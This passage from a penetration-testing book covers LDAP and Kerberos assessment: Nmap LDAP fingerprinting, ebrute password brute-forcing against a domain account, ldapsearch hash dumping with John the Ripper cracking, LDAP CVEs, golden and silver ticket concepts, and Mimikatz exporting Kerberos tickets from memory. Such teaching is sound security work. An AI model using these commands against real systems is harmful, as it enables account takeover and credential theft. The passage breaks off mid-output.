EXTENDED	Extended operation
UNBIND	Close the connection

Most operations work upon authenticating. **Figure 7-3** demonstrates the network transport, TLS, SASL, and LDAP message layers. You can run TLS either over an existing LDAP channel (i.e., TCP port 389) via the STARTTLS command, or through a dedicated LDAPS port (such as TCP port 636).



Figure 7-3. LDAP layers when using TLS

NOTE

The OpenLDAP utilities package (*openldap-utils*) includes clients that perform the operations listed in **Table 7-20**, along with extended operations (e.g., LDAP user password changing).

LDAP Directory Structure

Directories consist of X.500 attributes.³⁵ Within LDAP hierarchy, four attributes define the parent domain, organization, organizational units (OUs), and objects (e.g., users or individual systems), as listed in [Table 7-21](#) and shown in [Figure 7-4](#).

Table 7-21. X.500 attributes used within LDAP

Attribute	Description	Example
DC	Domain component	<i>dc=example,dc=com</i>
O	Organization	<i>o=Example LLC</i>
OU	Organizational unit name	<i>ou=Marketing</i>
CN	Common name	<i>cn=John Smith</i>

Within LDAP, a *Distinguished Name* (DN) is a full path to an object. Here are a couple of examples of LDAP DNs within [Figure 7-4](#):

```
cn=John West,ou=Engineering,dc=example,dc=com  
cn=Sally Stevens,ou=Sales,dc=example,dc=com
```



Figure 7-4. An LDAP directory structure

Other attributes (e.g., *telephoneNumber* and *roomNumber*) can define values relating to individual objects. You can define user password hashes,

command shells, UID values, and other variables in this manner. Structures and attributes found within Microsoft Active Directory often include the following:

- Domains, users, and groups, and OUs
- Group policy objects (attached to OUs to enforce particular policies)
- Systems (i.e., workstations, servers, and network devices)
- Server applications and functions
- Sites and networks (used for mail routing within Microsoft Exchange)

Fingerprinting and Anonymous Binding

Nmap is used to fingerprint and query exposed LDAP services, as demonstrated by [Example 7-25](#). Depending on server configuration, you might be able to access the root DSE object and search the LDAP directory via an anonymous binding.

Example 7-25. LDAP fingerprinting and querying

```
root@kali:~# nmap -Pn -sV -p389 --script ldap-rootdse,ldap-search 50.116.56.5
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-12-15 02:08 UTC  
Nmap scan report for oscar.orcharddrivellc.com (50.116.56.5)
```

```
PORT      STATE SERVICE VERSION  
389/tcp   open  ldap    OpenLDAP 2.2.X - 2.3.X  
| ldap-rootdse:  
| LDAP Results  
|   <ROOT>  
|     namingContexts: dc=orcharddrivellc,dc=com  
|     supportedControl: 2.16.840.1.113730.3.4.18  
|     supportedControl: 2.16.840.1.113730.3.4.2  
|     supportedControl: 1.3.6.1.4.1.4203.1.10.1  
|     supportedControl: 1.2.840.113556.1.4.319  
|     supportedControl: 1.2.826.0.1.3344810.2.3  
|     supportedControl: 1.3.6.1.1.13.2  
|     supportedControl: 1.3.6.1.1.13.1  
|     supportedControl: 1.3.6.1.1.12  
|     supportedExtension: 1.3.6.1.4.1.4203.1.11.1  
|     supportedExtension: 1.3.6.1.4.1.4203.1.11.3
```



```
| supportedExtension: 1.3.6.1.1.8
| supportedLDAPVersion: 3
| supportedSASLMechanisms: DIGEST-MD5
| supportedSASLMechanisms: CRAM-MD5
| supportedSASLMechanisms: NTLM
|_ subschemaSubentry: cn=Subschema
| ldap-search:
| Context: dc=orcharddrivellc,dc=com
| dn: dc=orcharddrivellc,dc=com
| objectClass: top
| objectClass: dcObject
| objectClass: organization
| o: orcharddrivellc.com
| dc: orcharddrivellc
| dn: cn=admin,dc=orcharddrivellc,dc=com
| objectClass: simpleSecurityObject
| objectClass: organizationalRole
| cn: admin
|_ description: LDAP administrator
```

The root DSE object contains a number of attributes,³⁶ including naming contexts and subschemas known by the server, supported authentication mechanisms, extensions, and controls.

Supported controls and extensions are described through OID values. IANA maintains a list online,³⁷ and the values returned by the LDAP server in [Example 7-25](#) are detailed in [Table 7-22](#).

Table 7-22. LDAP control and extension OID values

OID	Description	Reference
2.16.840.1.113730.3.4.18	Proxy authorization control	RFC 4370
2.16.840.1.113730.3.4.2	ManageDsaIT	RFC 3296
1.3.6.1.4.1.4203.1.10.1	Subentries	RFC 3672
1.2.840.113556.1.4.319	Paged results control	RFC 2696
1.2.826.0.1.3344810.2.3	Matched values control	RFC 3876
1.3.6.1.1.13.2	LDAP post-read control	RFC 4527
1.3.6.1.1.13.1	LDAP pre-read control	
1.3.6.1.1.12	Assertion control	RFC 4528
1.3.6.1.4.1.4203.1.11.1	Modify password	RFC 3062
1.3.6.1.4.1.4203.1.11.3	Who am I?	RFC 4532

OID	Description	Reference
1.3.6.1.1.8	Cancel operation	RFC 3909

Brute-Force Password Grinding

Nmap,³⁸ Hydra, and Edward Torkington's *ebrute*³⁹ perform brute-force password grinding via LDAP. Depending on the implementation (e.g., OpenLDAP versus Microsoft Windows Server 2003) a fully distinguished username value might be required. [Example 7-26](#) demonstrates *ebrute* used to attack *da_craigb*'s password within a Windows environment.

Example 7-26. LDAP brute-force via ebrute

```
C:\tools\ebrute> ebrute.exe -r ldap -u da_craigb -h 172.16.102.12 -e
research -t 10 -P pass.txt
ebrute v0.78 - Edward Torkington
Checking for alive hosts. Max retries = 3, connect timeout = 500ms.
Loading passes...
Parsing passes...
Added:      1 user(s), 26 password(s), 1 host(s), 26 tasks over 10 thread/s.
Starting: 10/10/2015 4:58:09 AM
[5] HOST: '172.16.102.12' | USER: 'da_craigb' | PASS: 'Trustno1' |
    EXTRA: 'research' | Return code: 'Success' []
```

NOTE

If a strict security policy is used, you will often lock accounts out through brute-force password grinding via LDAP, Kerberos, and other vectors. The local Windows *Administrator* account does not lock by default and is an attractive target in most cases. During testing, enumerate the security policy used within the environment before considering brute-force.

Obtaining Sensitive Data

Once authenticated, you can expose useful details through LDAP, including telephone numbers, group membership details, and user password hashes (via attributes such as *userPassword*⁴⁰ and *sambaNTpassword*⁴¹).

Example 7-27 demonstrates an *ldapsearch* command by which a password hash is exposed by an LDAP server and cracked via John the Ripper.

Example 7-27. Cracking user passwords leaked via LDAP

```
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h 50.116.56.5 \
-s base -b "ou=people,dc=orcharddrivellc,dc=com" "objectclass=*"
version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc,dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T
```

```
root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T" > hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (jsmith)
```

LDAP Server Implementation Flaws

Table 7-23 lists remotely exploitable LDAP vulnerabilities (omitting denial of service and local privilege escalation issues). Built-in LDAP servers within Oracle Solaris and Microsoft Windows Server have known weaknesses, as do LDAP components within IBM Domino, Novell eDirectory, and other server packages.

Table 7-23. Significant LDAP vulnerabilities

CVE reference	Vendor	Notes
CVE-2015-0546	EMC	UIM/P 4.1 authentication bypass
CVE-2015-0117	IBM	Domino code execution via unspecified vectors
CVE-2012-6426		LemonLDAP 1.2.2 SAML access control bypass
CVE-2011-1025		OpenLDAP 2.4.23 authentication bypass
CVE-2011-3508	Oracle	Solaris 8, 9, 10, 11 LDAP library overflow
CVE-2011-1206		Tivoli LDAP server overflow
CVE-2011-1561	IBM	AIX 6.1 LDAP authentication bypass
CVE-2011-0917		Domino LDAP bind remote overflow
CVE-2010-0358		Domino LDAP heap overflow

Kerberos

Kerberos⁴² is the authentication protocol used within Microsoft Windows networks and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services; rather, it uses encrypted tickets generated by a *Key Distribution Center* (KDC).

The KDC offers authentication and ticket-granting services, as demonstrated by [Figure 7-5](#). These mechanisms serve two ticket types to clients: ticket-granting and individual service tickets. Within Microsoft networks, a *ticket-granting ticket* (TGT) is provided by the KDC upon logon to a domain. Within Unix-based environments, *kinit* is invoked. The TGT is used to request service tickets, which, in turn, are used to access individual applications. The messages shown in [Figure 7-5](#) are described in [Table 7-24](#).



Figure 7-5. Kerberos KDC authentication and ticketing

Table 7-24. Kerberos messages

Message	Description
KRB_AS_REQ	Authentication service request for a TGT, including the principal name and a timestamp, encrypted using the principal's long-term key (acting as a shared secret)
KRB_AS_REP	Upon decrypting the timestamp using the shared secret, the authentication service releases a TGT containing a session key, encrypted using the principal's long-term key; the TGT also contains a <i>ticket block</i> , encrypted using the KDC master key
KRB_TGS_REQ	Ticket granting service request, in which the TGT is combined with an access request for a particular service, encrypted using the session key
KRB_TGS_REP	Upon validating the request, the ticket granting service generates a shared session key (to be used between the client and server), encrypts a copy using the long-term key of the target server, and creates a <i>service ticket</i> that is sent to the client (encrypted using the original session key)
KRB_AP_REQ	The client provides the service ticket to the target server, which uses its long-term key to decrypt and obtain the shared session key, decrypt and validate the ticket itself, and grant access
KRB_AP_REP	Optional message for mutual authentication scenarios, in which the server encrypts a timestamp value using the shared session key
KRB_ERROR	Used to send error messages from the server to client and induce authentication using particular encryption, or communicate exceptions
KRB_SAFE	Used to transport data with a checksum (providing integrity)
KRB_PRIV	Used to transport data with both a checksum and encryption
KRB_CRED	Used to forward tickets to other principals

The protocol is stateless, and tickets describe user privileges. As such, if the master key used by a KDC is compromised, an attacker can create arbitrary tickets known as *golden tickets*.⁴³ If principal passwords, keys, or tickets are compromised, an attacker can also use them to generate tickets and access services. Alva Duckwall and Benjamin Delpy's Black Hat USA 2014 presentation⁴⁴ detail these scenarios, and Fulvio Ricciardi's description of the Kerberos protocol is an excellent resource.⁴⁵

NOTE

Kerberos nomenclature uses the term *principal* when describing entities within a realm (i.e., users, systems, applications, and services). To generate tickets, the KDC and principals use shared secrets, which are long-term keys, usually derived from passwords (e.g., a user or computer account password).

Kerberos Keys

Longterm keys used in Kerberos realms are as follows:

KDC master keys (authentication service principal long-term keys)

Within Windows Active Directory servers, these values are derived from the password of the local *krbtgt* account. The hash function used is often RC4-HMAC, and increasingly AES256-CTS-HMAC, depending on the OS (see [Table 7-28](#)).

Principal long-term keys

Both clients and servers use long-term keys that are shared with the KDC and used to encrypt tickets. Keys are usually derived from passwords, and, as with KDC master keys, can be hashed using different functions.

Key strength, generation, and secure handling are imperative. For example, the KDC master key is rarely changed, and if adversaries compromises this value (through accessing memory of the KDC, its file system, or even backup files), they can generate golden tickets. Within Windows environments, principal long-term RC4 keys are unsalted NTLM hashes, which are susceptible to brute-force attack.

NOTE

You can configure Kerberos to use X.509 certificates and PKI. Using a certificate authority, preauthentication is performed by using PKINIT,⁴⁶ which mitigates problems associated with offline cracking of user passwords.

Ticket Format

Kerberos tickets are ASN.1 encoded and contain a *ticket block* encrypted using the long-term key of the authentication service (i.e., the KDC master key) or an individual service principal (such as a network service or application). Microsoft's implementation includes a *privilege attribute certificate* (PAC) data structure, which is signed and includes username, domain, user, and group details.

Figure 7-6 summarizes the Microsoft Kerberos ticket structure, which is then encrypted by the KDC using either the authentication service key (in the case of a TGT) or a particular service principal key (in the case of a service ticket).

Start/End/MaxRenew: 14/07/2014 00:26:09 ; 14/07/2014 10:46:09 ; 21/07/2014 00:46:09	
Service Name (02) : krbtgt ; CHOCOLATE.LOCAL ; @CHOCOLATE.LOCAL	
Target Name (02) : krbtgt ; CHOCOLATE ; @CHOCOLATE.LOCAL	
Client Name (01) : Administrator ; @CHOCOLATE.LOCAL (CHOCOLATE)	
Flags 40e10000 : name_canon initial ; renewable ; forwardable	
Session Key : 0x00000012 f3bf2e0e26903703bec6259b400a58 0868cb9cc69	
	Microsoft authorization data (PAC)
	Start/End/MaxRenew: 14/07/2014 00:26:09 ; 14/07/2014 10:46:09 ; 21/07/2014 00:46:09 Service Name (02) : krbtgt ; CHOCOLATE.LOCAL ; @
	Start/End/MaxRenew: 14/07/2014 00:26:09 ; 14/07/2014 10:46:09 ; 21/07/2014 00:46:09
	Start/End/MaxRenew: 14/07/2014 00:26:09 ; 14/07/2014 10:46:09 ; 21/07/2014 00:46:09
RC4-HMAC - krbtgt 310b643c5316c8c3c70a10cfb17e2e31	

Figure 7-6. Microsoft Kerberos ticket format

Table 7-25 lists individual Kerberos ticket fields. The first three fields are plaintext (so that the client can cache and manage the ticket), and the remaining ticket block is encrypted.

Table 7-25. Kerberos ticket fields

Field	Description
Version number	Kerberos version used by the ticket format
Realm	Name of the realm (domain) that issued the ticket
Server name	The target service principal name and realm
Flags	Options for the ticket (forwardable, renewable, invalid, etc.)
Key	The session key used to encrypt subsequent messages
Client realm	The realm of the requester
Client name	The principal name of the requester
Transited	A list of Kerberos realms if cross-realm authentication is used
Authentication time	The timestamp of the initial authentication event
Start time	The time from which the ticket is valid
End time	The expiry time for the ticket
Renew until	The optional time until which the ticket can be renewed
Client address	Optional list of addresses from which the ticket can be used
Authorization data	Authorization data for the client—in the Microsoft implementation, this contains the PAC data structure defining the username, domain, and SID values; within MIT Kerberos, this field usually contains restrictions that should be enforced

Microsoft PAC fields

The PAC is found within the authorization data in the encrypted ticket. Useful fields within the PAC are found under the `KERB_VALIDATION_INFO` structure, including the username, domain, and group membership details. Microsoft's specification document describes the fields.⁴⁷

Ticket block encryption and signing

TGTs are encrypted by using the user principal long-term key to prevent eavesdropping. Upon decrypting the TGT, the session key is obtained and the encrypted ticket block is cached. Service tickets are then encrypted by using the session key and contain an encrypted ticket block. Within Microsoft

implementations, the ticket block and PAC data structure are encrypted and signed, as described in [Table 7-26](#).

Table 7-26. Microsoft Kerberos ticket block encryption and signing

	Ticket block encryption	PAC signature (KDC)	PAC signature (server)
Ticket-granting ticket (TGT)	<i>krbtgt</i>	<i>krbtgt</i>	<i>krbtgt</i>
Service ticket	<i>target</i>	<i>krbtgt</i>	<i>target</i>

Within TGTs, Microsoft KDC servers sign the PAC data structure (using RC4-HMAC or HMAC-SHA1-96 with a 128- or 256-bit key, depending on configuration) to prevent tampering. Because the target server must validate the PAC within service tickets, the KDC signs the PAC twice, first using the long-term key of the authentication service, and then using the long-term key of the target server.

Upon compromising the long-term key of the KDC authentication service (*krbtgt*) you can generate arbitrary TGTs (golden tickets). Armed with the long-term key of a service principal (*target*), you can modify service tickets to produce silver tickets⁴⁸ containing forged PAC structures.

Kerberos Attack Surface

[Table 7-27](#) lists the ports used by Microsoft and MIT Kerberos implementations. KDC functions run over port 88, user administration and password management port 464, and an additional port is exposed for administration purposes within the MIT implementation.

Table 7-27. Kerberos network services

Port	Protocol		Name	Microsoft	MIT	Description
	TCP	UDP				
88	•	•	<i>kerberos</i>	•	•	Kerberos authentication service
464	•	•	<i>kpasswd</i>	•	•	Kerberos password service
749	•	•	<i>kerberos-adm</i>	–	•	Kerberos administration service

Kerberos services can be attacked in many ways, as described in the following sections.

Local Attacks

An adversary with local system or network access can adopt the following tactics:

- Passive network sniffing of Kerberos authentication service requests
- Active downgrade attack via MITM to weaken encryption
- Compromise of the KDC master key, resulting in golden ticket generation
- Compromise of user keys and tickets, which can be modified, passed, and reused

Attackers moving laterally within Windows domains adopt these tactics, as most environments support weak encryption types for compatibility reasons. Key capture and reuse also makes it possible for adversaries to maintain access (until keys are changed).

Passive network sniffing

You can use Arne Vidstrom's *kerbcrack*⁴⁹ to collect authentication service requests and brute force account passwords. Cain & Abel and John the Ripper also support the capture and offline brute-force attack of password hashes obtained via Kerberos.

Active downgrade and offline brute-force

MIT Kerberos 1.7, Windows Server 2008, and Windows Vista support 56-bit DES encryption for use within Kerberos authentication. Windows 7 also supports export grade 40-bit RC4. As such, you can downgrade transport security via MITM, and crack account passwords.

Table 7-28 details common Microsoft Windows encryption types (known as *Etypes*), which are hash functions used to generate long-term keys and perform authentication. In Windows Server 2008 R2, support for weak export-grade RC4 and DES Etypes is disabled by default; however, clients supporting such Etypes can be duped into sending KRB_AS_REQ material to a rogue KDC, which is then susceptible to brute-force attack. The Microsoft enterprise support blog for directory services contains a useful article demonstrating Kerberos network packet captures and recommended hardening steps.⁵⁰

Table 7-28. Microsoft Windows Kerberos Etypes

Encryption type	Strength	Supported by
AES256-CTS-HMAC-SHA1-96	256-bit	Windows Server 2008 R2 Windows 7
AES128-CTS-HMAC-SHA1-96	128-bit	Windows Server 2008 Windows Vista
RC4-HMAC		
DES-CBC-MD5		
DES-CBC-CRC	56-bit	Windows 2000
DES-CBC-CRC		Windows XP
RC4-HMAC-EXP	40-bit	

At the time of writing, I was unable to find any publicly available tools to perform downgrade attacks or impersonate KDCs. I would recommend creating a utility to inject ERR_PREAUTH_REQUIRED messages,⁵¹ capture subsequent hashes, and crack them via John the Ripper.

NOTE

Microsoft introduced *Kerberos armoring* within Windows 8 and Server 2012—providing transport layer security of KRB_AS_REQ messages by encrypting the message using the computer account's key.⁵² Armoring mitigates MITM and offline dictionary attacks, however systems running below the Windows Server 2012 domain functional level remain vulnerable.

Password hash, Kerberos key, and ticket compromise

Within Windows environments, attackers use Mimikatz⁵³ to lift NTLM user password hashes, Kerberos long-term keys, and tickets. **Example 7-28** demonstrates the utility used to obtain Kerberos tickets from memory. Depending on the system configuration, mileage will vary. Keys and tickets can then be reused and passed, as described in the following sections.

Example 7-28. Using Mimikatz to export Kerberos tickets

```
.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct  9 2015
00:33:13)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                       with 16 modules * * */
```

```
mimikatz # kerberos::
```

```
Module :      kerberos
Full name :    Kerberos package module
Description :

    ptt - Pass-the-ticket [NT 6]
    list - List ticket(s)
    tgt - Retrieve current TGT
    purge - Purge ticket(s)
    golden - Willy Wonka factory
    hash - Hash password to keys
    ptc - Pass-the-ccache [NT6]
    clist - List tickets in MIT/Heimdall ccache
```

```
mimikatz # kerberos::list /export
```

```
[00000000] - 0x00000012 - aes256_hmac
```

Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : krbtgt/ABC.ORG @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded
; forwardable ;
* Saved to file : 0-60a10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : krbtgt/ABC.ORG @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
* Saved to file : 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
5 11:39:31 PM
Server Name : cifs/dc1.abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ;
